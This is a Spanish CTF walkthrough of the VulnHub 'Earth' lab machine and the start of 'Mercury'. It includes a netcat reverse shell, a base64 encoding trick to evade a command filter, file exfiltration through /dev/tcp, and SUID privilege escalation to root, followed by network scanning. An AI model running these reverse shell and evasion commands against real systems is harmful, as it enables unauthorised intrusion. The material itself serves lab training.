



Comprobamos el mensaje secreto del inicio en **cyber chef** con la nueva información recopilada.






Podemos apreciar que el mensaje secreto es:
earthclimatechangebad4humans





> tree -fai | grep flag.txt


- f : Full path of each file
- a : All files (and the hidden ones)
- i : Makes tree not print the indentation lines




[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

Intentamos conectarnos a la shell de la máquina con netcat.

> nc 192.168.56.103 4000 -e /bin/sh
- e : Specify filename to exec after connect




Salta el mensaje de prohibido y por ello, vemos si funciona con unos simples cambios, codificandolo a base64 y ejecutandolo con bash.
> echo "nc 192.168.56.103 4000 -e /bin/sh" | base64
> echo "bmMgMTkyLjE2OC41Ni4xMDMgNDAwMCAtZSAvYmluL3NoCg==" | base64 -d | bash



OK, hemos conectado con la máquina, pero necesitamos escalar privilegios para encontrar la siguiente flag.
Primero vamos a buscar todos los ficheros que puedan ser ejecutados con privilegios SUID
https://www.geeksforgeeks.org/finding-files-with-suid-and-sgid-permissions-in-linux/
https://academy.hackthebox.com/module/18/section/79
(para más referencia)
> find / -perm /4000 2>/dev/null
- perm : Any of the permission bits mode are set for the file.
4000
User, Group, and Others, para los especiales (SUID = 4 SGID = 2 Sticky = 1)

```
find / -perm /4000 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```


Special Modes https://www.redhat.com/sysadmin/suid-sgid-sticky-bit
Con suid=4, al ejecutar el fichero el usuario Anonymus tendrá los mismos derechos que el propietarios del fichero
0-stdin 1-stdout 2-stderr (data stream for .... Input, output, output error)



```
ls -l /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12  2021 /usr/bin/reset_root
```

```
ls -l /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12  2021 /usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Vamos a pasarnos el archivo a local para hacerle un analisis y ver por qué salta error (con **ltrace**, que intercepta las llamadas a bibliotecas etc...)



> nc -lnvp 1234 > reset_root

> cat /usr/bin/reset_root > /dev/tcp/192.168.56.103/1234

```
┌──(kali㉿kali)-[~]
└─$ ls -l reset_root
-rw-r--r-- 1 kali kali 24552 Apr 25 18:49 reset_root

┌──(kali㉿kali)-[~]
└─$ chmod +x reset_root

┌──(kali㉿kali)-[~]
└─$ ls -l reset_root
-rwxr-xr-x 1 kali kali 24552 Apr 25 18:49 reset_root
```

> ltrace ./reset_root

```
┌──(kali㉿kali)-[~]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...
)                                 = 38
access("/dev/shm/kHgTFI5G", 0)                                    = -1
access("/dev/shm/Zw7bV9U5", 0)                                    = -1
access("/tmp/kcM0Wewe", 0)                                        = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                 = 44
+++ exited (status 0) +++
```


```
ls -l /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12  2021 /usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
cat /usr/bin/reset_root > /dev/tcp/192.168.56.103/1234
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

Como nuestra conexión a la CLI con nc no nos permite funcionalidades esenciales como cambiar de usuario o cambiar de directorio, usamos una pseudo-consola que viene ya con python.
https://docs.python.org/3/library/pty.html (Más info en la documentacion)

> python -c 'import pty;pty.spawn("/bin/bash")'
- c : ejecuta el comando de python que le especifiquemos
> touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
> ./usr/bin/reset_root

```
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ ./usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
bash-5.1$ ./usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth /]#
```

De esta manera ya estamos en root !!!
ANONYMUS SE HA HECHO CON EL PODER!!!



[root_flag_b0da9554d29db2117b02aa8b66ec492e]

Recursos de ayuda :
https://cyberchef.org/#input=aG9sYU11bmRv [HERRAMIENTA]
https://ra2302.github.io/posts/Earth/ [BLOG]
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
[DOCUMENTACION REVERSE SHELL]
https://www.youtube.com/watch?v=e9de7AK0i2s [FUENTE PRINCIPAL]

[FIN]
RAQUEL DC

Mercury

---

https://www.vulnhub.com/entry/the-planets-mercury,544/


Description

Difficulty: Easy

Mercury is an easier box, with no bruteforcing required. There are two flags on the box: a user and root flag which include an md5 hash. This has been tested on VirtualBox so may not work correctly on VMware.

PASOS

1- Configuración de la red de la máquina. (Este paso es importante para que desde Kali podamos acceder a la misma. Tienen que estar conectadas a la misma red). Arrancamos las máquinas.



2- Vemos que se ha abierto una terminal. Como una especie de login. Obtenemos la ip de la máquina con Kali, por medio del comando:

> sudo netdiscover -i eth0

> sudo arp-scan -l

```
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:9d:67, IPv4: 192.16
.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denie
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission den
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhill
p-scan)
192.168.56.1    0a:00:27:00:00:12       (Unknown: locally administe
192.168.56.100  08:00:27:fc:66:4f       (Unknown)
192.168.56.105  08:00:27:33:23:58       (Unknown)
```

Como ya la tenemos indicada en la misma máquina este paso no hace falta.

3- Exploramos los puertos abiertos con nmap -sV -Av IP_maquina

-v: verbose, para ver los puertos que va encontrando y no esperar hasta el final del comando


-A: Para detectar SO, versiones etc...

-sV: Para determinar el servicio y la version de los puertos abiertos

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Av 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-11 10:27 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
